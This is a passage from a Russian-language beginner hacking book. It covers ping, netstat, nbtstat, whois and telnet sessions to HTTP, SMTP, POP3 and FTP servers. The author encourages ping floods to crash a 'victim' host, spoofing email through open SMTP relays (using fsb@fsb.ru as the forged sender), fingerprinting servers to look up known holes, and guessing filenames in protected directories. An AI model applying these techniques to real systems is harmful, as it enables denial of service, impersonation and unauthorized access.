Например, он хочет связаться с демоном FTP и скачать какой-то файл, а заодно выйти на веб-сайт 98.98.98.98 — то есть воспользоваться демоном HTTP. (Демонон или «демон» — это Unix-программа, которая предоставляет клиентам такие службы, как FTP или TFTP.)

Итак, 98.98.98.98 создает два подключения к 99.99.99.99. Возникает вопрос: как 98.98.98.98 отличает эти два соединения? Как он отличает демона FTP от демона HTTP?

Если их не отличать, они перемешаются, и мы получим путаницу. Во избежание таких проблем были придуманы порты. В каждом порте по умолчанию выполняется определенная служба или демон. Поэтому компьютер 99.99.99.99 знает, к какому порту подключиться, чтобы скачать файл FTP или загрузить веб-страницу.

Он подсоединяется к машине 98.98.98.98, используя так называемую сокетную пару (комбинацию IP-адреса и порта). В нашем примере сообщение, предназначенное для FTP-демона, будет адресовано к 98.98.98.98 : 21 (за IP-адресом следует двоеточие и номер порта, по умолчанию приписанный к FTP).

Благодаря сокету принимающая машина 98.98.98.98 знает, к какой службе относится полученное сообщение и к какому порту его следует направить.

Команда Ping

В начале книги мы рассматривали команду «ping». Пришла пора присмотреться к ней более обстоятельно. Ping — это часть протокола ICMP (Internet Control Message Protocol).

Протокол управляющих сообщений Интернета используется для аварийной проверки TCP/IP-сетей. Команда Ping посылает датаграмму на выбранный узел. Этот узел, если он активен, посылает обратно ответ или «эхо» датаграммы. Если отправленная датаграмма и ее «эхо» идентичны, значит, узел активен, то есть подключен к Сети. Таким образом, команда Ping позволяет нам проверять активность узла (его подключение к Интернету).

Кроме того, эта команда помогает нам рассчитать время, за которое датаграмма достигает выбранный нами узел. Еще команда Ping используется в некоторых хакерских атаках: постоянная бомбардировка «пингованием» может вызвать сбой в работе узла.

Когда узел получает Ping-сигнал, он выделяет некоторые ресурсы для отправки «эхо»-датаграммы. Если вы непрерывно «пингуете» узел, рано или поздно наступит момент, когда все ресурсы узла будут использованы и он «упадет», что потребует рестарта системы.

Из-за этой опасной черты многие ISP скрывают утилиту Ping. Чтобы найти ее, введите следующую команду:

```
wheris ping
```

Она обычно прячется в /usr/etc.

Ping имеет много параметров, и их перечень можно найти, напечатав ping в окне «Сеанс DOS». Если вам захотелось «пинговать» узел непрерывно, используйте команду:

```
ping -f hostname.
```

Команда ping -a hostname используется, чтобы узнать адрес по имени узла.

Если вы напечатаете ping в окне «Сеанс DOS», то получите подсказку:

```
C:\WINDOWS>ping
```

```
Usage (применение): ping [-t] [-a] [-n count] [-l  
size] [-f] [-i TTL] [-v TOS]
```

```
[-r count] [-s count] [[-j host-list] | [-k host-  
list]] [-w timeout] .
```

Опции:

- t — «пингует» выбранный узел, пока не подается команда на остановку операции. Чтобы видеть статистические данные и продолжать, напечатайте **Control-Break**;
Чтобы остановить операцию, напечатайте **Control-C**;
- a — определяет адреса по именам узлов;
- n count — число запросов «эха» для отправки;
- l size — размер буфера отправки;
- f — устанавливает в пакете флаг Don't Fragment (не фрагментировать);
- i TTL — время действия;
- v TOS — тип службы;
- r count — записанный маршрут для счетных переходов;
- s count — временной след для счетных переходов;
- j host-list — свободный исходный маршрут по списку узла;

- k **host-list** — строгий исходный маршрут по списку узла;
- w **timeout** — пауза в миллисекундах для ожидания каждого ответа.

Вы можете «пинговать» самого себя. Я уже говорил, что IP 127.0.0.1 является локальным узлом.

Когда вы подключаетесь к 127.0.0.1, то фактически соединяетесь со своей машиной.

Чтобы непрерывно «пинговать» себя, используйте команду: `ping -f 127.0.0.1`.

В наше время большинство операционных систем уже не работают с `ping -f`.

Для современных хакеров осталась единственная радость — команда

```
C:\windows>ping -l 65510 .
```

Она создает гигантскую датаграмму с размером 65510 и может «подвесить» компьютер жертвы.

Tracert

О команде `tracert` мы уже говорили. Как вы помните, она дает вам список серверов, через которые проходит сигнал от вашего компьютера к выбранному узлу.

Команда `C:\WINDOWS>tracert` имеет следующее применение: `[-d] [-h maximum_hops] [-j host-list] [-w timeout]`.

Опции:

- d — не указывать адреса для имен узлов;
- h **maximum_hops** — максимальное количество переходов для поиска цели;
- j **host-list** — свободный исходный маршрут по списку узла;
- w **timeout** — делать паузу в миллисекундах в ожидании каждого ответа.

Используйте для практики любой адрес и опробуйте все параметры. Посмотрите, каким будет результат. Это лучший способ ознакомления с командами.

Netstat

Эта команда даст вам полезную информацию о вашей ISP. Чтобы получить подсказку о параметрах, напечатайте `C:\WINDOWS>netstat /?` В ответ вы получите статистические данные протокола и информацию о текущих подключениях в сети TCP/IP.

Применение: NETSTAT [-a] [-e] [-n] [-s] [-p proto] [-r] [interval]

- a** — показывает все подключения и прослушиваемые порты;
- e** — показывает статистику Ethernet. Этот параметр можно комбинировать с опцией -s ;
- n** — показывает адреса и номера портов в цифровой форме;
- p proto** — показывает подключения для протокола, обозначенного proto; proto может быть TCP или UDP. Если параметр используется совместно с опцией -s для отражения протокольной статистики, то proto может быть TCP, UDP или IP.
- r** — показывает таблицу маршрутизации;
- s** — показывает протокольную статистику;
По умолчанию статистика показывается для TCP, UDP и IP; опция -r может уточнить выбор протокола;
- interval** — повторно показывает выбранную статистику после пауз с интервалами в несколько секунд между показами. Нажав CTRL+C, вы можете остановить процесс повторного показа статистики.

Параметр -a может использоваться для демонстрации открытых портов вашего компьютера и вашего IP-адреса. Например, команда `C:\windows>netstat -a` покажет вам маршрутизацию Kernel, открытые порты, ваш IP, IP узла и порт узла, к которому вы подключены.

Если вы зарегистрировали логин в аккаунте оболочки и дали команду netstat, то можете получить IP-адреса всех людей, которые в этот момент подключились к серверу. Все их IP, естественно, будут динамическими.

nbtstat

Следующей полезной командой является nbtstat, которая может вам получить ценную информацию об узле, к которому вы подключаетесь. Для большей информации напечатайте nbtstat в окне «Сеанс DOS»:

```
C:\windows>nbtstat -A <host>.
```

Все вышеперечисленные команды позволяют хакеру получить список имен пользователей, системных имен и доменов. Вы можете получить дополнительную информацию о любой команде, напечатав ее с параметром /?. Например:

```
Command /?
```

Используйте этот совет и ознакомьтесь с элитарными командами Arp и Route.

Вкратце скажу, что ARP (Address Resolution Protocol) — протокол сопоставления адреса — используется для перевода IP-адресов в Ethernet-адреса (или иначе аппаратные адреса).

Команда Route применяется для получения сведений о таблицах маршрутизации — базах данных, описывающих соответствия между IP-адресами сетевых сегментов и IP-адресами интерфейсов маршрутизатора. Не пугайтесь этих умных слов. Позже мы подробно рассмотрим все тайны компьютерной адресации.

WHOIS: получение информации о домене

Как вы можете получить регистрацию на .com ? Обращаетесь в соответствующие фирмы, платите деньги, и вам выдается ваше собственное имя домена.

Домен — это группа компьютеров и периферийных устройств, использующих общую базу данных безопасности. При регистрации домена каждый пользователь заполняет определенную форму, в которой указываются Ф.И.О., контактная информация, электронный почтовый адрес, IP-адрес и другие сведения. Эта информация хранится в особой базе данных.

Вы можете выполнить поиск (то есть использовать команду Whois) и получить информацию о любом домене или узле.

Допустим, вы решили узнать IP или имя человека, который владеет домом www.hotmail.com. Здесь имеется несколько вариантов.

Вы можете обратиться к сайту Network Solutions — network-solutions.com (internic.net) и напечатать в окне запроса заинтересовавший вас домен (hotmail.com).

Либо вы можете использовать окно запроса вашего броузера и запросить информацию следующей строкой:

```
http://205.177.25.9/cgi-bin/whois?hotmail.com .
```

(Если вас интересует другой домен, напечатайте его вместо Hotmail.com .)

Исследование портов вручную

Итак, вы воспользовались «умными» командами и получили список открытых портов. Что делать дальше? Вы должны подключиться к каждому открытому порту удаленного сервера вашей ISP.

В начале «Азбуки» я показал вам ламерский метод опроса удаленного сервера с помощью Telnet. Теперь настало время научить вас крутому методу подключения. Вы не станете хакером, если не опробуете Telnet в виде

```
C:\windows> telnet hostname.com ###.
```

Эта команда сама объясняет себя. Telnet вызывает программу telnet. program, Hostname — это имя узла или IP удаленного сервера. А три диеза (###) — это открытый порт удаленного сервера, к которому вы хотите подключиться.

Используйте для ориентира Приложение 1. Для затравки скажу вам простую вещь: познав прелести серфинга по портам, вы сможете подключаться к демону FTP (21) и скачивать (загружать) любые файлы. Или вы сможете подключаться к демону SMTP и отправлять почту с поддельного электронного адреса. POP (110) позволит вам получать чужую почту. HTTP (80) даст вам возможность загружать веб-страницы.

Поэтому приготовьтесь исследовать порты, которые могут быть открытыми на серверах вашей ISP.

Порт 23 по умолчанию является тем портом, к которому Telnet подключает вас, если вы не указали номер порта. Обычно, когда мы соединяемся с портом 23 удаленного сервера, нас приветствуют баннером «Добро пожаловать», после чего нам предлагается окно для ввода логина.

Кроме того, при подключении к порту 23 мы получаем название операционной системы, на которой работает удаленный сервер. Это очень ценная информация.

Дело в том, что каждый отдельный метод взлома годится только для определенной комбинации службы и операционной системы удаленного компьютера. Эти методы взлома указаны в списках эксплоитов на каждом хакерском сайте.

Если порт 23 вашей ISP закрыт, то, скорее всего, сервер не работает с операционной системой Windows 95/98/NT. Однако попытка не пытка! Вполне возможно, что на вашей ISP установлен telnet-сервер и что платформой служит Windows.

В прошлом веке хакерам жилось намного проще. Сейчас нас развелось такое количество, что нормальные ISP устали от наших атак и закрыли порты 23. Но унывать не стоит. Мы прошли теорию, и теперь пора немного попрактиковаться.

Напечатайте в окне «Сеанс DOS» командную строку:

```
C:\> telnet www.yahoo.com 80 .
```

Она заставит DOS перейти к выполнению telnet и подключиться к порту 80 доменного имени www.yahoo.com .

Поскольку yahoo.com активно, ваш компьютер соединится с демоном http. Напечатайте еще одну команду: GET / HTTP/1.1 .

Некоторые узлы очень осторожны и деактивируют предоставление информации своих служб по требованию пользователей.

Кроме того, если команда GET / HTTP/1.1 не приводит к получению данных, это может означать, что узел использует другую версию. Например:

```
—— yahoo.com ——
```

```
HTTP/1.1 400 Bad Request
```

```
Server: Microsoft-IIS/5.0
```

```
Date: Wed, 07 Jul 2004 06:52:31 GMT
```

```
Content-Type: text/html
```

```
Content-Length: 87
```

```
<html><head><title>Error</title></head><body>The
parameter is incorrect.
    </body>
</html>
Connection to host lost.
```

Тем не менее, у вас появляется кое-какая информация:

1-я строка: версией http-службы является HTTP/1.1,
PHP/4.0, код статуса
2-я строка: http-сервером является Microsoft-IIS/5.0,
Apache
3-я строка: дата и время
4-я строка: тип содержания
5-я строка: длина символов

(Для инициации каждого запроса вы должны нажимать на Enter дважды — это связано с особенностью функционирования http-демона.)

Давайте рассмотрим еще один пример. Попробуем подключиться к популярному хакерскому сайту <http://www.astalavista.box.sk>. Напечатайте команду:

```
C:\> telnet www.astalavista.box.sk 80
```

```
GET / HTTP/1.1
```

```
--- astalavista.box.sk ---
```

```
GET / HTTP/1.1
```

```
HTTP/1.1 400 Bad Request
```

```
Date: Wed, 07 Jul 2004 06:51:37 GMT
```

```
Server: Apache/1.3.19 (Unix) PHP/4.0.4pl1
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1
```

Мы получили статусную ошибку 400 — bad request (неправильный запрос). Хм!

Присмотримся к серверу. Строка 3:

Apache version 1.3.19 using PHP/4.0.

Прекрасно! Исправим нашу команду с учетом PHP/4.0: GET / PHP/4.0. Заметили разницу?

(Полезный совет: предположим, вы хотите узнать, имеется ли на этом сайте в определенной директории нужный вам файл. Он может оказаться очень большим, а вам нужно взглянуть лишь на несколько строк заголовка. Неужели придется загружать целый файл? Нет! Вы можете воспользоваться следующей командой: HEAD /wordlist.txt HTTP/1.1.)

Перейдем к другому методу работы с telnet. Давайте воспользуемся smtp (simple mail transfer protocol) и отправим электронное письмо. SMTP (простой протокол почтовой пересылки) — это демон, который используется для рассылки почты. По умолчанию он находится в порту 25.

Мы снова открываем telnet-клиент:

C:\> telnet mail.newmail.net 25 .

```
--- connected ---
220 digital Microsoft ESMTP MAIL Service,
Version: 5.0.2195.1600 ready at
Wed,  7 Jul 2004 18:47:27 +1000
```

Подытожим полученную информацию:

1-я строка: статусное число 220: цифровой (домен или IP сервера): esmtp (расширенная) версия 5.0.2195.1600.

2-я строка: дата, время +1000 (время по Гринвичу) GMT.

Для коммуникации с smtp-демоном нам нужно знать несколько команд. Связавшись с ним, вы всегда можете напечатать «?» или «/?» или «help», но некоторые демоны не поддерживают функцию помощи. Для отправки письма используйте следующий синтаксис:

```

--- commands ---
HELO server.com (х достоверность)
MAIL FROM: admin@server.com (отправитель
письма)
RCPT TO: victim@victimserver.net (место на-
значения письма)
DATA (дата, содержащаяся в письме) \
SUBJECT тема послания (строка темы)
Текст сообщения
. (чтобы закончить сообщение на пустой
строке с точкой)

```

Посылая поддельные письма, помните о том, что умный Админ может проверить магистрали письма и понять, что ваше сообщение генерировано с поддельного источника.

Но, как правило, умным Админам не до таких мелочей.

С помощью Telnet вы можете получать почтовые сообщения. Для этого используется порт 110 с демоном POP3 (post office protocol version 3).

Командная строка C:\> telnet mail.newmail.net 110 создаст связь:


```
— connected —  
+OK DPOP Version number supressed.  
<1206.994279150@newmail.net>  
—————
```

Версия «подавлена»? Обычно версия DPOP остается активной, но в данном случае Админ конфигурировал ее по-своему. Ладно. Проанализируем ситуацию:

1-я строка: +OK: подключение было успешным, DPOP: тип софта pop-сервера, номер версии.

Теперь пора проверить почту и посмотреть, какие девчонки прислали нам фото.

«Меня зовут Маша. На этой фотографии я приоткрываю свою грудь.» Хе-хе, надо же, удивила!

Но сначала нам нужно идентифицировать себя то есть настроить почтовый клиент (пользователь: , пароль: и т.д.).

```
— commands —  
USER username -  
+OK dazzed nice to hear from you - password  
required (ужасно рад слышать вас - требуется па-  
роль)  
PASS password  
+OK password accepted (пароль принят)  
LIST  
1. 3045bytes  
2. 345bytes  
3. 8837bytes  
RETR 2
```

Вуаля! Мы получили нашу почту! Теперь давайте присмотримся к порту 21 (так называемому порту FTP).

FTP или порт 21

FTP (File Transfer Protocol) — это протокол передачи файлов. Он используется для передачи файлов от сервера к клиенту и обратно. В нашем случае сервером является компьютер, к которому вы подключаетесь, а клиентом будете вы.

Чтобы подключиться к FTP-серверу, вам нужно, чтобы софт FTP воспринимал вас, как клиента. Можно сказать, что FTP-серверы позволяют вам сгружать и загружать файлы.

Список FTP-серверов:

Unix FTPD

Win9x WFTPD, Microsoft Frontpage

Win NT IIS

Mac FTPD

Давайте рассмотрим процесс изнутри.

FTP-клиент (то есть программа, которую вы запускаете на своем компьютере) подключается к демону FTP (службе, выполняемой в порте 21) выбранного сервера. Если сервер имеет демон FTP, то перед вами появляется экран приветствия, который называется баннером демона.

```
220 SpiderMan's FTP server. Please login!
```

В начале строки мы видим «код завершения». Сервер приветствует нас двумя кодами: 220, если нам разрешается подключение, или 421, если в подключении отказано.

Кроме того, мы можем получить кое-какие сведения об операционной системе и службе, которая выполняется на данном узле. Это ценная информация.

Помните правило: если мы хотим взломать FTP-сервер, нам необходимо отыскать «дыру».

Для поиска «дыры» нам нужно знать тип операционной системы, ее версию, а также версию ОС на FTP-сервере данного узла.

Например, FTP-сервер может использовать две версии: одну, которая работает на Windows, и вторую — на Unix. Если версия Unix имеет «дыру», то это не означает, что версия Windows также имеет эту «дыру». «Дыра» существует только для определенной комбинации сервера и ОС, установленных на узле.

То есть, если ОС другая, а FTP-сервер тот же, «дыра» не работает. Поэтому перед поиском «дыр» на FTP-сервере вашей ISP обязательно запишите версию ОС и версию FTP-сервера.

Баннер демона содержит предложение к введению пароля и выглядит примерно так:

Подключение к web2.mtnl.net.in.

```
220-
220-#*****
220-#      Приветствуем вас на ftp сайта MTNL
220-#*****
220-#
220-# Вы можете загружать на этом сайте ваши домашние страницы!!!
220-#
220-# Просто введите логин с вашим именем и загружайте HTML-
      страницы.
220-# (Вы можете использовать ваш любимый HTML-редактор.)
220-#
220-# Мир должен увидеть http://web2.mtnl.net.in/~ваше_имя/
220-#
220-# Поэтому милости просим.....ВЫПУСТИТЕ НА ВОЛЮ ВАШ
220-#      ТВОРЧЕСКИЙ ПОТЕНЦИАЛ!!!!
220-#
220-#*****
220-
220 ftp2.mtnl.net.in FTP-сервер готов к работе.
Пользователь (web2.mtnl.net.in:(none)): spiderman
331 Требуется пароль для spiderman.
Пароль:
```

Многие демоны FTP не конфигурируются то есть системные администраторы позволяют существование «гостевых» или анонимных логинов.

Это означает, что демон FTP позволяет вам вводить Guest или Anonymous в качестве имени пользователя.

Например:

```
220 SpiderMan's FTP server. Please login!
USER anonymous
331 Anonymous login okay, send e-mail as password.
PASS guest@guest.com
230 Password accepted, logged in as anonymous.
```

Если вы регистрируетесь с помощью гостевого аккаунта, у вас могут попросить ваше «мыло» (адрес электронной почты). Оно будет добавлено в логи (журнал) сервера, и в записи появится информация о том, что в определенное время вы посещали этот сайт и пользовались демоном FTP.

Здесь вместо своего почтового адреса вы можете ввести любой придуманный адрес (главное, не забудьте «собаку» и индекс страны).

Поехали однажды два хакера и два юзера на электричке на дачу. Юзеры купили два билета, а хакеры — один. Заходит контролер: хакеры вдвоем в туалет убегают и закрываются. Тем временем, контролер надрывает у юзеров их билеты и стучится в туалет. Хакеры через щель просовывают билет, контролер его надрывает и сует обратно. "Ни фига!" — подумали юзеры. Едут обратно. Юзеры купили один билет, а хакеры ни одного. Заходит контролер: юзеры вдвоем убегают в туалет и закрываются. Хакеры стучатся в туалет, юзеры просовывают в щель билет, хакеры хватают билет и убегают в другой туалет, куда стучится контролер. Мораль: не все хакерские решения пригодны для юзеров...

Серфинг по портам

Сейчас мы поговорим немного о серфинге по портам. Серфинг по портам — это процесс исследования компьютерных серверов с помощью основных портов компьютера.

Ознакомившись с перечнем предлагаемых услуг, вы узнаете, какая операционная система там используется и какой софт применяется для обеспечения услуг.

Это важно, если вы планируете «вломиться» в сервер. Но эту тему мы обсудим позже. Пока займемся серфингом по портам.

Такой вид серфинга вовлекает программу Telnet. Итак, повторяем процедуру загрузки этой программы: нажимаем «Пуск», «Выполнить» и печатаем без кавычек «telnet».

Загрузив его, кликните на «Подключить», затем на «Удаленную систему», после этого напечатайте адрес того сайта, с которым вы хотите соединиться. (Новичкам я советую использовать сайты институтов и университетов, потому что у них активированы почти все их порты.)

Затем в строке порта введите один из этих номеров (в зависимости оттого, что вы хотите от сервера):

Номер порта	Услуга	Для чего вы должны соединяться с этим портом
-------------	--------	--

echo		Все, что вы напечатаете, хозяин вернет вам назад (не очень полезная функция.)
11	systat	Много информации о пользователях
13	daytime	Время и данные о местоположении компьютера
15	netstat	Огромная информация по сетям
21	ftp	Передача файлов
23	telnet	Там, где вы записываетесь в лог (в журнал)
25	smtp	Для подделки «мыла» (e-mail)
37	time	Время
39	rlp	Ресурсы размещения
43	whois	Информация о хозяевах и сетях

53	domain	Название сервера
79	finger	Много информации о пользователях
80	http	Вэб-сервер
110	pop	Входящая почта (email)
119	nntp	Новостные группы Usenet — поддельная почта
443	https	Вэб-сервер, отвечающий за безопасность
512	biff	Почтовые извещения
513	rlogin	Удаленный логин
	who	Информация об удаленном пользователе и время его активности на сайте
514	shell	Удаленная команда (пароль не нужен)
	sislog	Записи об удаленной системе
520	route	Протокол маршрутизации

Вы можете выбрать один из этих портов и соединиться с ним, а затем исследовать его. Прошу заметить, что из-за частых и неумелых хакерских атак не все серверы активируют некоторые номера портов. Многие из них обходятся минимумом (например, портом 80).

В Приложении 2 к настоящей книге дается секретный хакерский список портов и троянов, которые их ломают.

Давайте рассмотрим использование порта 25. Порт 25, как вы уже поняли, является SMTP-портом, из которого можно направить электронную почту. Примечательно, что SMTP не требует пароля или каких-то подтверждений, поэтому вы можете отправлять почту любому человеку, который использует какой-нибудь SMTP-сервер. Здесь вам потребуются дополнительные объяснения:

Сначала мы запускаем Telnet («Пуск», «Выполнить» и «telnet» без кавычек). Эта программа позволяет вам связываться с удаленными компьютерами. Она требует два куска информации: имя узла и номер порта.

Перед началом работы с Telnet вы должны произвести конфигурацию. Для этого вы идете в «Терминал», затем в «Параметры» и активируете «Отражение ввода». Кликнув ОК, вы готовы к подключению.

Далее вам следует нажать кнопку «Подключить», задействовать опцию «Удаленная система», ввести название узла и указать порт 25.

Порт 25 — это стандартный номер для SMTP.

Нажав на «Подключить», мы получаем информацию о выбранном узле. Теперь вы можете печатать команды в белом окне. Прежде всего вам следует ввести команду `Helo`. Эта команда идентифицирует (или представляет) вас хозяину (то есть узлу). Поэтому вам нужно напечатать следующее:

`Helo ваш-ложный-адрес.com (или .ru) .`

Ваш ложный адрес можно заменить на адрес, который вы решили подделать. Например, если вы хотите поздравить друга с днем рождения, то можете использовать адрес `fsb@fsb.ru`. Для этого в белом окне программы Telnet напечатайте: `Helo fsb.ru`.

Следующая команда, которую вам нужно напечатать, это `Mail From: .` Ее нужно вводить в следующем виде:

`Mail From:поддельное-имя@ваш-ложный-адрес.ru .`

То есть, для нашего примера мы используем эту команду так: `Mail From:fsb@fsb.ru .`

Третья команда — `Rcpt to: .` Она используется в таком виде:

`RCPT TO:ник-жертвы@address.ru .`

Эта команда говорит серверу, куда следует направить письмо. То есть здесь вы ставите адрес почты своего друга, которого хотите поздравить с днем рождения.

Четвертая команда — `DATA`. Она говорит серверу, что сообщение начинается.

Ее использование таково: печатаете `DATA`, затем щелкаете по кнопке Enter и начинаете печатать сообщение.

Некоторые серверы не разрешают использование кнопки Backspace, поэтому печатайте сообщение внимательно.

Вам уже не удастся исправить его.

Когда вы напечатаете текст сообщения, снова кликните на Enter. Затем впечатайте один пробел. Да, один пробел.

Пример: {клавиша Enter} .

Чтобы мы друг друга поняли правильно, я покажу вам, как это все выглядит в одной кучке. Помните, каждая новая строка означает, что вы нажали на клавишу Enter.

Helo ложный-адрес.ru

Mail From:поддельное-имя@ложный-адрес.ru

Rcpt to:ник-жертвы@адрес-жертвы.ru

Data

Здесь идет сообщение...

(Сообщение может содержать несколько строк!)

Для установления подключения вы должны найти узел. Некоторые узлы не позволяют этого, так как им не нравится несанкционированное использование их программ. Они блокируют возможность пересылки сообщений.

Как узнать о такой блокировке? Это будет видно по ходу дела. Например, при команде RCPT TO: , вы можете получить отказ (relaying is denied). Если на этом узле вам отказывают, ищите более терпимый узел. Лучше всего использовать что-нибудь общеобразовательное (то есть, узлы институтов). А лучше всего подойдут небольшие гимназии и колледжи.

Итак, мы вкратце ознакомились с работой Telnet. Теперь давайте перейдем к обсуждению других сложностей нашего нелегкого ремесла.

В первом классе учитель расспрашивает детей о профессиях их родителей. От одного из учеников он слышит гордый ответ:

— А мой папа играет музыку в борделе!

— ??!


После уроков обалдевший учитель отправляется к ученику домой. Отец его выслушал и сказал:

— Вообще-то я программист и специализируюсь на TCP/IP коммуникационном протоколе в системе UNIX. Но как объяснить это семилетнему пацану?

Просмотр индексных списков для новичков

Просмотр индексов позволяет увидеть все файлы данной директории веб-сервера. Вы видите список файлов, а не страницу .html. Обычно нам показывают только часть файлов и ссылок, которые имеются в директории.

Что же делать, если мы хотим осмотреть все файлы директории? Или все файлы этого сервера?



Скриншот с индексного списка

Как производить осмотр

Просмотр индексов очень прост. Вэб-страница обычно организована наподобие вашего харддрайва. Она состоит из папок, которые отражаются в URL.

Например, такой URL, как <http://www.victim.com/members/images/mypic.jpg>, ссылается на файл «mypic.jpg», расположенный в директории «images» (образы); которая, в свою очередь, хранится в директории «members» (члены).

Чтобы увидеть список всех файлов в директории «images», вы должны удалить название файла в URL и нажать на клавишу Enter.

Адрес <http://www.victim.com/members/images/mypic.jpg> примет следующий вид:


<http://www.victim.com/members/images/>.

Этим действием вы как бы запросили у сервера список всей директории «images».

Сервер просматривает эту директорию, и в случае, если в ней не имеется файла с названием «index», он показывает вам список всех файлов этой директории.

Почему вы не сможете просмотреть индекс любой веб-страницы?

Вам не удалось увидеть список на выбранной вами странице? Да, не повезло. Многим людям не хочется выставлять на всеобщее обозрение свои директории, и они защищают их от индексного просмотра.



Скриншот запрета на просмотр индексного списка

Возможные результаты

Я знаю, что многим из вас захочется тестировать индексы еще до того, как вы закончите читать этот текст. Поэтому, чтобы сэкономить вам время, я покажу возможные результаты, которые вы получите при таких проверках:

а) Сервер с доступным просмотром индексного списка и директорией без «index»-файла (незащищенная директория):

<http://www.geocities.com/darren1333/Software.html>

б) Сервер с запрещенным просмотром индексного списка (защищенная директория):

<http://www.krugosvet.ru/articles/18/1001858/1001858a2.htm>

с) Директория, которая содержит «index»-файл (защищенная директория):

<http://www.virtualave.net/virtualave/index.bml>

Как находить директории?

Вы можете тестировать на просмотр любой сервер. Для начала погуляйте по таким свободным веб-сайтам, как <http://dmoz.org>. Набирая ссылки для этой книги, я обратил внимание на то, что незащищенных директорий больше, чем защищенных.


Чтобы получить URL образа (или другой ссылки, которая может находиться в интересной директории), вам нужно посмотреть на исходные коды страницы.

Кликните правой кнопкой «мыши» на странице и выберите «**View Source**» (Посмотреть источник).

Выполняйте это на браузере Netscape.

Если вас интересуют образы, то смотрите тэг (tag) ``.

Если вам хочется найти ссылки, то ищите тэг `<a href>`.




Скриншот из контекстного меню в Netscape 4.61

Более удобный способ

Предположим, вы увидели на веб-странице образ. Это может быть логотип или даже кнопки навигации — небольшие образы, которые где-то сохранены. А каждый образ хранится где-то на сервере.

Чтобы получить URL этого образа, кликните на нем правой кнопкой «мыши» (с помощью браузера Netscape) и в контекстном меню нажмите на «**Copy Image location**» (Копировать местоположение образа).

Теперь вы знаете, где он хранится. Далее, вам нужно удалить из URL ту часть, где указано название образа.




Скриншот контекстного меню Netscape 4.61

Советы

Если вам хочется осмотреть защищенную директорию, попробуйте подбирать названия файлов. Допустим, у вас имеется URL образа: http://www.victim.com/images/pic_01.jpg, но директория «images» не разрешает осмотр индексного списка. Тогда введите название [pic_02.jpg](#) или [pic_12.jpg](#).

Глава 11

Продвинутый FTP-хакинг



Заходит новый русский к провайдеру и говорит:
— Мне мой компьютерщик сказал у вас узнать —
... (начинает искать по карманам... ничего не
находит)... — ну, там было что-то про три задницы и
адрес.

Админы в недоумении.

Немного побазарив новый русский набирает на
мобильнике свой офис, поговорив немного по
телефону дает номер факса провайдера, и все
затаив дыхание, ждут факса с запросом.

Через пару минут вылезает бумага, а там:

«Пришлите, пожалуйста, адрес вашего POP3
сервера».



Всем известно, что такое FTP — это протокол передачи файлов (File Transfer Protocol), который используется в приложениях для пересылки, обновления, удаления, перемещения, переименования или копирования данных, передаваемых через Интернет.

На белом свете имеются различные FTP-серверы с разными версиями. Абсолютно каждый из них имеет «баги». Этих «багов» так много, что если бы я описывал их одной строкой, то получилась бы толстенная книга.

Для эффективного хакинга вы должны узнать номер FTP-версии и версию ОС, на которой работает узел. Затем вы заходите на любой хакерский сайт и находите нужную вам «дыру».

